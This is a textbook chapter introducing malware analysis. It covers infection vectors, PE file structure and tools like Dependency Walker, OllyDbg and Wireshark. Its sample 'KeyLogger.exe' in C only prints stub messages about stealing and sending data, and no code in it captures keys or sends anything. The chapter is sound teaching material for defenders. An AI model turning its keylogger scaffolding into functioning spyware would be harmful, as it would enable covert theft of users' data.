Chapter 18
Introductory Malware Analysis

Learning Objectives
This chapter serves as an introduction into malware analysis. This chapter discusses the different types of malware and describes how malware infects computers. Also, it introduces you to practical approaches of analyzing malware through three case examples so as to provide insight into different ways of how malware works. The objectives of this chapter are to:

- Understand fundamentals of malware analysis
- Understand malware analysis techniques as well as malware analysis process
- Know how to build a safe malware analysis environment
- Know common malware characteristics including keylogging, communicating over HTTP
- Become familiar with the tools necessary to analyze malware

Before studying methods and requirements for malware analysis, it is important to understand what malware or malicious software is, how you can detect it on your system and network, and other information related to a subject under analysis. This will help readers distinguish different types of malware such as viruses or worms. Additionally, readers would select appropriate tools, virtual or physical environments and programming languages to analyze malicious software. Our focus in this chapter is to show readers not only how to set up dedicated malware analysis environments, but also to build a malware analysis environment and study some case studies from the web to understand effective malware analysis techniques. For advanced malware analysis, readers are referred to read a book or books offering detailed coverage of what you want to know from assembly language and other languages to understanding Portable Executable (PE) and Common Object File Format (COFF) files to advanced tools which are beyond the scope of this chapter and book.

© Springer Nature Switzerland AG 2018

X. Lin, *Introductory Computer Forensics*,
https://doi.org/10.1007/978-3-030-00581-8_18

18.1 Malware, Viruses and Worms

Malware is not only software that is programmed to perform malicious work against a victim's system, but also any executable code that performs work without user's permission or consent either on a local system or over a network. For example, malware can steal sensitive data from users, organizations or companies. Therefore, malware can be seen as a virus or worm or even a backdoor. A virus is malicious code that needs a host file or a running process, usually an executable piece of code on a single computer for inserting malicious code, propagation, duplication, concealment and running the virus in the background. On the other hand, a worm is similar to a virus in terms of aforementioned features, except that it does not necessarily need a host file and can run over a network. However, both viruses and worms might directly attach themselves to another program or indirectly by exploiting some vulnerability in a service or application such as buffer overrunning (e.g. Blaster and Slammer worms). Therefore, in order to analyse malware, it is important to know the first step that malware exploits to get on a computer. The following subsection highlights the most common ways that malware can get on computers.

18.1.1 How Does Malware Get on Computers

In one of evening security classes, I was chatting to some grad students during the break about the course's topics. One of the students was talking about his experience on using a cracked version of software. He said that he had got several anti-virus alerts two days later after the cracked version was installed. These alerts showed that the application cracked was trying to establish a TCP connection to a remote server. The student reasoned that the cracked version was the cause of the alerts. His colleagues imputed the alerts to other security factors such as a remote vulnerability on his operating system or it could be simultaneous attacks. All the students' points of view were valid and logically justified. Accordingly, malware gets on your computer using different tricks and approaches. For example, spam emails containing malicious attachment that ends up installing malware on your computer, infected drives such as CDs or USB flash allowing malware to be automatically downloaded and installed to your system. Additionally, exploiting software vulnerabilities is considered to many software vendors a nightmare, including operation systems, and is a preferable way to notorious malware in terms of propagation and spread. For instance, remote buffer overruns are exploited by attackers to execute malicious software or to download other applications on compromised systems. Moreover, you might encounter in security a hybrid of tricks and approaches such as social engineering tactics or drive-by download pages that allow an attacker eventually to successfully install and run malware on a victim's system. All what the need is to present credible reasons to a victim luring them into visiting a webpage

or installing an application that allows them to gain something they like or enjoy. As a result, malware authors spend time thinking of incorporating ingenious strategies to infiltrate a victim's system taking advantage of the aforementioned tactics.

18.1.2 Importance of Malware Analysis

Recent new headlines show that malware outbreak is astonishing, and even suggest that there will be a bigger upsoaring in the future as there are too many malware and their variants as well as new cyberattack methods keep surfacing. For example, massive malware infection hit approximately 300 computers in public classrooms and labs at the University of Alberta, Canada. The malware was designed to harvest user credentials. It could have led to the disclosure of sensitive personal and financial information, putting more than 3000 people (faculty members, students, administrative staffs) at risk [4]. Obviously, it is crucial that we are armed ourselves with necessary skills and tools to fight malware. Unfortunately, malware is a very complicated issue since it continues to evolve. Recent outbreak of ransomware is one trend example in the evolution of malware where malware encrypts the victims's data and holds them hostage for ransom in order for the victims to have their files to be decrypted. It will further be detailed in the next chapter. While we need to better educate people not to fall into the malware trap, another key is to understand how malware affects a vulnerable computing system and what exactly malware does. As a result, better approaches could be developed to build more effective defenses against malware, especially these new breeds of malware, which has been seen growing. Also, it could lead to a solution to restoring data and services from malware infection. It can be achieved through the analysis of malware. Malware analysis is the process of determining the purpose and functions of a given malware sample such as a virus, worm, or backdoor.

Further, malware analysis has become a critical aspect of today's forensic investigations as increasingly, malware are found on the compromised systems.

18.2 Essential Skills and Tools for Malware Analysis

During teaching "secure software systems", "attack and defense" and other courses related to forensics I have been asked questions regarding skills and tools required to understand the specific challenges presented by contemporary malware or what essential skills and tools needed for intermediate and advanced malware analysis. We believe there are kind of links between advanced malware analysis and understanding modern malware. For example, a security expert/practitioner in malware analysis is a person who has many skills in programming languages such C/C++ and other web languages (e.g., scripting languages), assembly languages, operating systems, network programming and settings, web application security and

understanding cyber threats such as a wide variety of techniques used in exploiting vulnerabilities that threaten users and systems. Such an expert or practitioner would be armed with knowledge about analysing some modern malware.

Importantly, we can say what you want to know about malware or analysing malware software will determine the sophisticated level of requirements for malware analysis. Concretely, if you suspect an application, you might choose different tools to monitor the suspected application and conduct dynamic malware analysis. However, conducting dynamic malware analysis is not recommended due to unknown consequences, especially if you use your personal computer that contains sensitive information for the purpose of doing serious and dangerous malware analysis. Even though conducting dynamic malware analysis in a virtual machine can mitigate the risks resulting from a malicious program, you might not get accurate information about the behaviour of the malware. This is because sophisticated malware can change its behaviour when it detects virtual environments or it might be well behaved. In the worst case, it is highly possible for malware to jump out analysis tools or virtual machines if it exploits a setting or zero-day bug.

From a security's point of view, malware analysis and skills required include:

- Understanding some topics in programming languages (i.e., C/C++) such as functions, pointers, arrays, stack, and heap. Especially, it is very important to understand how function's arguments are passed.
- Wide knowledge about assembly language in terms of aforementioned topics and machine language.
- Understanding PE and COFF files and their structures.
- What EXE, DLL, OCX, etc. are, how they work and their differences.
- Exported and imported tables and functions in EXE and DLL files.
- Cryptographic techniques.
- What some vulnerability is and how it can be exploited either remotely or locally.
- What shellcode and shellcode analysis are.
- Tools used for static and dynamic analysis, including debuggers, de-compilers, disassemblers, packing and unpacking techniques and process and file and registry monitors.

Section 18.3 covers some common tools used in building a malware analysis environment. Section 18.4 describes a case study related to malware.

18.3 List of Malware Analysis Tools and Techniques

This section introduces some key terms used in a wide verity of tools. First, an executable file on Windows systems comes with an .EXE or .DLL extension. It contains executable code while an application or program resides in an EXE file. Dynamic link libraries come with a .DLL extension and are loaded by the Windows operating system loader. It can also be loaded by another application. Second, Microsoft uses the term portable executable (PE) to refer a file format used by Windows. The PE contains headers and sections. These sections contain useful

information used by an executable such as the executable instruction in the .CODE or .TEXT section. Finally, there are two techniques used in malware analysis, namely, static and dynamic. Static analysis is the process of analysing an executable file or its functionality without running it, particularly first using a decompiler to decompile the executable file back to its source code . Dynamic analysis, on the other hand, involves running the executable. Both analyses give different information about an application being analysed and use different tools.

18.3.1 Dependency Walker

The most popular tool used by many malware analysts is Dependency Walker. This tool tells what imported and exported functions are in an executable file. An executable file comes with an .EXE or .DLL extension. It contains executable code while an application or program resides in an EXE file. Usually, those functions play a vital role in understanding how and what a malicious program does. It is also important to know that those functions have some legitimate uses in Windows programming, but if you conduct a malware analysis and see them, then they are probably used for malicious functionality as well.

18.3.1.1 Let's Create a KeyLogger.exe

Don't be scared, we are not going to create a real key logger. Instead, we are going to show you how to write a simple DLL file in C language containing fake functions that get the external IP address and get sensitive information from a victim. Then, we add the dynamic library to the key logger application. The purpose of such training is to perform static analysis using the Dependency Walker tool to view imports and exports (e.g. exported functions and variables). First, create a folder of your choice, "TestAnalysis", for example. Then, for the dynamic library (lib1.dll) which contains code for three functions and one variable, you need to create two header files (lib1.h and lib2.h) and one source file (lib1.c). The header file lib1.h contains three function prototypes (LibGetUserIP(), LibGetUserInfo() and CallAppFunc()) and one global variable (LibIsOnline). These functions and variable will be exported by the library and used by the KeyLogger.exe application. The header file lib2.h contains a prototype to LibLocalFunc() that is not exported. The library source file (lib1.c) contains the definitions for the three functions and shows how they interact with each other. From the command line run the cl.exe tool that is a tool involving a Microsoft complier and linker, **C:\TestAnalysis\cl/LD lib1.c**

Code 18.1. Source Code for the Dynamic Library lib1.dll

```
// Library header file lib1.h
__declspec(dllexport)int LibIsOnline;
__declspec(dllexport)void LibGetUserIP();
```

```
__declspec(dllexport)void LibGetUserInfo();
__declspec(dllexport)int CallAppFunc();
------------------------------------------------------------- -
// This is a header file (lib2.h) of the library local function in the DLL
void LibLocalFunc(char x[], int y);
-------------------------------------------------------------
// This is the library source file --lib1.c
#include <stdio.h>
#include "lib1.h"
#include "lib2.h"
LibIsOnline = 0;
void LibGetUserIP()
 {
        LibIsOnline=1;
        printf("\n\n UserIP \n%s\n---------------\n", "10.10.10.10");
 }
 void LibGetUserInfo()
 {
       int retsend;
       LibLocalFunc("10.10.10.10", LibIsOnline);
       retsend=CallAppFunc();
    printf("if you see 101, this means the user's info has been sent to the
malicious user :%d\n", retsend);
 }
 void LibLocalFunc(char x[], int y)
 {
      printf("\n Encrypt USER's Data \n\n");
 }
int CallAppFunc()
 {
    if (LibIsOnline) printf ("\n\n Send a msg if the victim is online\n");
    printf ("\nMalware Sends Encryped Data to the malicious user\n");
    return 101;
 }
-------------------------------------------------------------
```

Each function performs a specific task. For example the LibGetUserIP() function assumes to get a user's external IP address while the LibGetUserInfo() function collects sensitive information of the victim and calls other functions that encrypt data collected for transmission over the network.

After compiling the source code of the library, the compiler created lib1.dll as a dynamic library and lib1.lib as a static library. Also, it has created other files that are not particularly interesting for us right now. These two libraries, namely, lib1.dll and lib1.lib, will be used when building the KeyLogger.exe application.

Figure 18.1 shows data exported (either functions or variables) by lib1.dll in Dependency Walker. Also, you can see that our dynamic linking library file imports other libraries, in this case, KERNEL32.DLL and NTDLL.DLL.

Now, we are going to build the KeyLogger.exe application which consists of one header file (KeyLogger.h) and one source file (KeyLogger.c), as well as two files we just built (lib1.lib and lib1.dll). You need to create KeyLogger.h and KeyLogger.c as shown in Code 18.2 in the same folder we used to build lib.dll--"TestAnalysis".




Fig. 18.1 lib1.dll in Dependency Walker

Code 18.2. Source Code for KeyLogger.exe

```
// This is the header file (KeyLogger.h) for the application (KeyLog.exe)
when using lib1.dll
__declspec(dllimport) int LibIsOnline;
__declspec(dllimport) void LibGetUserIP();
__declspec(dllimport) void LibGetUserInfo();
__declspec(dllimport) int CallAppFunc();
-----------------------------------------------------------------
-----------
// This is the application source file KeyLogger.c
#include <stdio.h>
#include "KeyLog.h"
int main()
 {
  LibGetUserIP();
  LibGetUserInfo();

 }
-----------------------------------------------------------------
------------
```

From the command line, run the cl.exe tool that controls the compiler and linker using the following syntax: **C:\TestAnalysis\cl /Tc KeyLogger.c /link lib1.lib**. After the KeyLogger.exe application is built, we are going to open KeyLogger.exe in Dependency Walker as shown in Fig. 18.2. Then you can see exports and imports.




Fig. 18.2 KeyLogger.exe in Dependency Walker

18.3.2 PEview

In Sects. 18.3.1 and 18.3.1.1 we showed how to gather useful information such as the list of exported and imported functions in an executable. However, in static analysis, we need to understand several facts about executables .EXE or .DLL or others such .OBJ. Particularly, Microsoft uses Portable Executable (PE) files to refer executables. The PE file format can be seen as a data structure that contains information about executables (i.e., images in Microsoft jargon) used by the Windows loader.

Each PE file or image usually contains two headers. The first part of the PE header is related to MS-DOS applications. There are sections for this part (the IMAGE_DOS_HEADER and MS-DOS Stub) that are not interesting to us, except two fields in the IMAGE_DOS_HEADER (i.e., e_magic and e_lfanew). The IMAGE_DOS_HEADER is a structure defined in WinNT.h as shown in Table 18.1.

The second part of the PE file followed the IMAGE_DOS_HEADER and MS-DOS Stub is the IMAGE_NT_HEADER. The IMAGE_NT_HEADER is a structure that contains three elements, namely, Signature, FileHeader and OptionalHeader as shown in Table 18.2. For more information about "Microsoft PE and COFF Specification", you can see www.microsoft.com.

Following with our KeyLogger.exe example, we first open it in Cygnus Hex Editor to display the IMAGE_DOS_HEADER as shown in Fig. 18.3. You can see the MS-DOS signature (e_image) at 0x00 and 0x01 offsets from the beginning of the file having the value of 0x4D (meaning M in acsii code) and 0x5A (representing Z in ascii code). While the MS-DOS signature is at 0x00 and 0x01 (i.e., two bytes for WORD), e_lfanew is a field describing the offset of the PE header in KeyLogger.exe. e_lfanew is at 0x3c offset or 60 in decimal with a length of DWORD (4 bytes). That is, the first byte of e_lfanew is 0xD8, the second 0x00 and so for. Therefore, the offset of e_lfanew is 0xD8000000. Since we are using little-endian, the ordering of

Table 18.1 IMAGE_DOS_HEADER as defined in WinNT.h

```
typedef struct _IMAGE_DOS_HEADER {
                WORD  e_magic;     /* 00: MZ Header signature */
                WORD  e_cblp;      /* 02: Bytes on last page of file */
                WORD  e_cp;        /* 04: Pages in file */
                WORD  e_crlc;      /* 06: Relocations */
                WORD  e_cparhdr;   /* 08: Size of header in paragraphs */
                WORD  e_minalloc;  /* 0a: Minimum extra paragraphs needed */
                WORD  e_maxalloc;  /* 0c: Maximum extra paragraphs needed */
                WORD  e_ss;        /* 0e: Initial (relative) SS value */
                WORD  e_sp;        /* 10: Initial SP value */
                WORD  e_csum;      /* 12: Checksum */
                WORD  e_ip;        /* 14: Initial IP value */
                WORD  e_cs;        /* 16: Initial (relative) CS value */
                WORD  e_lfarlc;    /* 18: File address of relocation table */
                WORD  e_ovno;      /* 1a: Overlay number */
                WORD  e_res[4];    /* 1c: Reserved words */
                WORD  e_oemid;     /* 24: OEM identifier (for e_oeminfo) */
                WORD  e_oeminfo;   /* 26: OEM information; e_oemid specific */
                WORD  e_res2[10];  /* 28: Reserved words */
                DWORD e_lfanew;    /* 3c: Offset to extended header */
} IMAGE_DOS_HEADER, *PIMAGE_DOS_HEADER;
```

Table 18.2 IMAGE_NT_HEADER as defined in WinNT.h

```
typedef struct _IMAGE_NT_HEADERS {
                DWORD Signature;                                /* "PE"\0\0 */   /* 0x00 */
                IMAGE_FILE_HEADER FileHeader;                   /* 0x04 */
                IMAGE_OPTIONAL_HEADER32 OptionalHeader;         /* 0x18 */
} IMAGE_NT_HEADERS32, *PIMAGE_NT_HEADERS32;
```




Fig. 18.3 KeyLogger.exe in Cygnus hex editor




Fig. 18.4 IMAGE_SECTION_HEADER .text of KeyLogger.exe in PEview




Fig. 18.5 Section .text of KeyLogger.exe in PEview

bytes becomes 0x000000D8 or 0xD8 and if you go to at that offset, you will see 0x50450000 that represents "PE\0\0".

Figure 18.4 shows the IMAGE_NT_HEADER in PEview. We can extract invaluable information from the PE headers such as the number of sections and their headers and offsets in the file. For example, in Fig. 18.4 when the IMAGE_SECTION_HEADER .text is selected, you can see the size of the .text section (i.e., code) and where it begins (at 0x00001000 offset). Moreover, if you like to see what inside the pointer or the 0x00001000 offset, you can click section .text in PEview as shown in Fig. 18.5. The column named RVA (relative virtual address) refers to the address of an item in this case a section in the executable while the column, Raw Data, refers to the actual machine instructions used by the application being examined. In terms of machine code, Raw Data at 0x00001000 contains the following instructions 55 8B EC FF 15 9C 50 40 00 FF 15 A0 50 40 00 5D C3 55 8B EC 6A FF 68 A8 50 40 00 68 6C . . .etc. For more information about this code, we are going to disassemble the KeyLogger.exe application with a disassembler (W32Dasm)




Fig. 18.6 Sections of KeyLogger.exe in W32Dasm

18.3.3 W32dasm

This software helps in extracting more information about executable files especially EXEs and DLLs. We have mentioned earlier that you can use a disassembler if you want to better understand about our example application under testing. W32Dasm can provide detailed information regarding the imported and exported functions and modules (DLLs) used by KeyLogger.exe. Figure 18.6 shows the number and names of sections in addition to their offsets which are similar to PEview. Also, it shows the number of imported and exported modules.

18.3.4 OllyDbg

Ollydbg is a debugger used for reverse engineering of programs. It is widely used by crackers to crack software written for Windows. This tool helps us in tracing registers, stack, heap and recognizing procedures, API calls and loops. In addition, it can directly load and debug DLLs. Figure 18.7 shows several sections of KeyLogger.exe in OllyDbg.

18.3.5 Wireshark

Wireshark is considered one important network protocol analyzers. It helps you to monitor your network and see what is happening on sent or received packets of different protocols and applications in real time. More importantly, it gives you an opportunity to capture network traffic and save captured data for later analysis. We take advantage of this feature if we want to statically analyze captured packets from a virtual machine to a physical one or if you want to analyse others' captured files as you will see in the following section. Usually files captured have the extension .pcap or .cap is also in common use. Figure 18.8 shows live captured data by Wireshark.




Fig. 18.7 Sections of KeyLogger.exe in OllyDbg




Fig. 18.8 live capture traffic by Wireshark




Fig. 18.9 Reassembly of an HTTP stream

Since Wireshark supports reassembly of Protocol Data Units (PDUs) for several protocols such as HTTP, DNS, Open Network Computing (ONC) Remote Procedure Call (RPC) and Kerberos, this feature allows us to reassemble multiple TCP segments and use such a reassembled stream in the analysis of forensic investigations. This is an example of how to reassemble an HTTP stream and to extract and save to a file, a text/html, from inside an HTTP PDU. Open up the packet capture file (i.e., network-packet.pcap) in Wireshark and then select frame #22 and click on the line-based text data protocol to select it as shown in Fig. 18.9. Then just right click

on the line-based text data protocol and select "Export Selected Packet Bytes" and save it to a file (i.e., as an HTML file). If everything worked, you will now have an HTML file you can view it in your browser. Moreover, the reassembly feature in Wireshark helps us not only in extracting text/html or JPG protocols and other protocols from inside HTTP, DNS or ONC-RPC PDUs, but also shellcode impeded inside these protocols as we will study that in real case studies.

18.3.6 ConvertShellCode

As we mentioned earlier in this chapter, a forensic investigator armed with an assembly language can understand more about malware behaviours and analyze code at a low level in order to verify a suspicious piece of code or identify malicious activities. In this context, we define shellcode to be assembly code written in hex that not only allows a local or remote user to control the compromised system usually spawning a shell or command line, but also performs countless malicious tasks such as sending sensitive information to a remote attacking computer or even though deletion of data and encrypting a compromised hard-disk, the list goes on and on. These security incidents cause significant damages and financial losses in some cases.

18.3.6.1 Shellcode Analysis

In order to analyse malicious code (i.e., shellcode) extracted from either packets or in EXEs/DLLs, we need to convert it into Intel x86 assembly instructions. This is usually because of the absent of source files of malicious code and all binary files written in C/C++ including malicious software are compiled to machine operations. ConvertShellCode is a tool for most Windows operating systems that parses any supplied shellcode string and immediately converts it into corresponding assembly instructions [1]. For example, assume that we want to convert the shellcode extracted from a suspicious file as in the file labshell.txt, we need to do the following:

- Copy all the text from labshell.txt.
- Open the command line.
- Type ConvertShellCode and pass the text copied in the clipboard as shown in Fig. 18.10.

ConvertShellCode can also be used in conjunction with the redirection characters (> or >>) to save the results into a file.

